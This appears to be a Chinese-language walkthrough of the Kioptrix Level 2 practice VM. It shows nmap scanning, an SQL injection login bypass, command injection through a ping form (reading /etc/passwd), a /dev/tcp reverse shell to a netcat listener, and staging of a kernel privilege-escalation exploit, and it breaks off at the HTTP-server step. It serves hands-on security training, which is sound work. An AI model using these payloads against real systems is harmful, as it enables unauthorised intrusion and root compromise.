


# 啟動靶機

- 選取 keep Configuration




- 選取 Do Nothing



# 啟動靶機

- 最終畫面



```
Kioptrix Level 2 - VMware Workstation 17 Player (Non-commercial use only)
Player | [Pause] [Full Screen] [Close]

Welcome to Kioptrix Level 2 Penetration and Assessment Environment

--The object of this game:
!_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)


Good luck and have fun!
kioptrix login:
```

# 檢查kali是否成功可以偵測到模擬機


## 於KIOPTRIX

- 檢查NAT的設定是否正確

1.



2.



## 檢查kali是否成功可以偵測到模擬機

於kali

```
kali@kali:~$ nmap -F 192.168.239.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 13:47 EDT
Nmap scan report for 192.168.239.2
Host is up (0.00040s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.239.130
Host is up (0.00043s latency).
All 100 scanned ports on 192.168.239.130 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.239.131
Host is up (0.00047s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
631/tcp   open  ipp
3306/tcp  open  mysql


Nmap done: 256 IP addresses (3 hosts up) scanned in 3.04 seconds
```

- nmap掃描同網域內的主機
- nmap -F 192.168.x.0/24
- x與自身ipv4的第三碼相同



- 猜測此192.168.239.131主機為虛擬機
- 目標開啟了 22,80,111,443,631,3306 port
- 其中80 port為網頁服務, 打開firefox, 輸入 192.168.239.131


## 瀏覽網頁服務




- 發現是一個登入頁面
- 直覺利用 SQL injection 攻擊
  - User: ' or 1 = 1 -- //
  - Password: 123456 ((密碼隨便填

發現一個 command, 但沒有輸入列

- 開啟burp suite
  - Proxy -> intercept




- 設定firefox以對接burp
  - open application menu -> settings



## 設定firefox以對接burp

- general -> Settings



The screenshot shows the 'Connection Settings' dialog box in Firefox. The 'Manual proxy configuration' option is selected. The HTTP Proxy is set to 127.0.0.1 on port 8080, and the checkbox 'Also use this proxy for HTTPS' is checked. The HTTPS Proxy is also set to 127.0.0.1 on port 8080. The SOCKS Host is set to 127.0.0.1 on port 9060, with 'SOCKS v4' selected. The 'Automatic proxy configuration URL' option is not selected. The 'No proxy for' field is empty. The 'OK' button is highlighted with a red rectangle.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☒ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 9060

☒ SOCKS v4 ☐ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5


Cancel OK




# 設定firefox以對接burp

重新整理http://192.168.239.131/index.php

- burp頁面即有顯示攔截請求



- 點擊 action -> do intercept -> response to this request





## 設定firefox以對接burp

- 點擊forward, 修改response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 13 Mar 2024 14:59:55 GMT
3 Server: Apache/2.0.52 (CentOS)
4 X-Powered-By: PHP/4.3.9
5 Content-Length: 585
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10 <body>
11
12 <!-- Start of HTML when logged in as Administrator -->
13 <form name="ping" action="pingit.php" method="post" target="_blank">
14 <table width='600' border='1'>
15 <tr valign='middle'>
16 <td colspan='2' align='center'>
17 <b>
18 Welcome to the Basic Administrative Web Console<br>
19 </b>
20 </td>
21 <tr valign='middle'>
22 <td align='center'>
23 Ping a Machine on the Network:
24 <td align='center'>
25 <input type="text" name="ip" size="30">
26 <input type="submit" value="submit" name="submit">
27 </td>
28 </td>
29 </tr>
30 </table>
31 </form>
32
33
34 </body>
35 </html>
```

- 發現align='center'少了一個' 符號
  - 把它補上!

```
<td align='center'>
```

- 點擊forward, 並將intercept關閉

即可取得提供 ping 功能的命令列

| Welcome to the Basic Administrative Web Console |   |
|---|---|
| Ping a Machine on the Network:                  | <input type="text" value="127.0.0.1"/><br><input type="button" value="submit"/> |

- 透過 ; 可以提前結束ping指令, 並再後方加入command

- ;ls

- ;cat /etc/passwd

- ;whoami

# 取得反向shell

1.在kali本地端啟動一個Netcat listener

```
nc -nlvp 8888
```

```
(kali@kali)-[~]  
$ nc -nlvp 8888  
listening on [any] 8888 ...  
[+] OPTIONS = [ -Version 100 ] [ -s [at
```

2.在command 注入 反向shell code

```
;sh -i >& /dev/tcp/192.168.x.x/8888 0>&1
```

- 參數為本地ip, 監聽port number

| Welcome to the Basic Administrative Web Console |   |
|---|---|
| Ping a Machine on the Network:                  | <input type="text" value=";sh -i &gt;&amp; /dev/tcp/192.168.239.130/8888 0&gt;i"/><br><input type="button" value="submit"/> |

3.成功取得反向shell

```
(kali@kali)-[~]  
$ nc -nlvp 8888  
listening on [any] 8888 ...  
connect to [192.168.239.130] from (UNKNOWN) [192.168.239.131] 32772  
sh: no job control in this shell  
sh-3.00$
```

## 透過反向shell取得訊息

---

- whoami  
發現user為apache
- pwd  
發現目錄為/var/www/html
- lsb\_release -a
  - 快速查看 Linux 系統的發行版本訊息
  - OS: CentOS release 4.5 (Final)

# 提升權限

- 搜尋權限提升可用漏洞

## searchsploit CentOS 4 Privilege Escalation

```
(kali㉿kali)-[~]  
$ searchsploit CentOS 4 Privilege Escalation
```

| Exploit Title   | Path                       |
|---|----------------------------|
| abrt (Centos 7.1 / Fedora 22) - Local Privilege Escalation                      | multiple/local/38835.py    |
| CentOS 7.6 - 'ptrace_scope' Privilege Escalation                                | linux/local/46989.sh       |
| CentOS Control Web Panel 0.9.8.836 - Privilege Escalation                       | linux/webapps/47124.txt    |
| Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25  | linux_x86-64/local/42275.c |
| Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/6.0/6.8/7.2.1 | linux_x86/local/42274.c    |
| Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubun | linux/local/9545.c         |
| Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS | linux/local/9479.c         |
| Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86 | linux_x86/local/9542.c     |
| Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalati | linux/local/25444.c        |
| Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutage | linux_x86-64/local/45516.c |
| Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7) | linux/local/42887.c        |
| Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation   | linux/local/35370.c        |

```
Shellcodes: No Results
```

## 提升權限

- 下載exploit script

searchsploit -m 9479

```
(kali㉿kali)-[~]  
$ ls  
42031.py 9479.c Downloads offsec Public Templates webdav  
45796.py Desktop flag.txt Pictures secrets.txt testname1.txt  
48537.py Documents Music powercat.ps1 Shellter_Backups Videos
```

Exploit: <https://www.exploit-db.com/exploits/9479>

# 提升權限

- 修改exploit

若直接利用exploit, 後續會有error: “No newline at end of file”,

為求方便先進行更改

- 在文件尾增加兩個空行符號
  - mousepad 9479.c

```
        }
        goto gogossing; /* all process */
    }
    close(fd_in);
    close(fd_out);

    execl("/bin/sh", "sh", "-i", NULL);
    return 0;
}

/* eoc */
// milw0rm.com [2009-08-24]
```

# 提升權限

將exploit下載到目標主機上，並且使用gcc編譯，並且執行取得root

---

## 在 kali 主機

在放有9479.c的目錄上啟動一個簡單的HTTP server，並監聽port 80

`python3 -m http.server 80`

```
(kali㉿kali)-[~]  
$ ls  
42031.py  48537.py  9479.c  Documents  flag.txt  offsec  powercat.ps1  secrets.txt  Templates  Videos  
45796.py  9472.txt  Desktop  Downloads  Music    Pictures  Public        Shellter_Backups  testname1.txt  webdav  
  
(kali㉿kali)-[~]  
$ python3 -m http.server 8000  
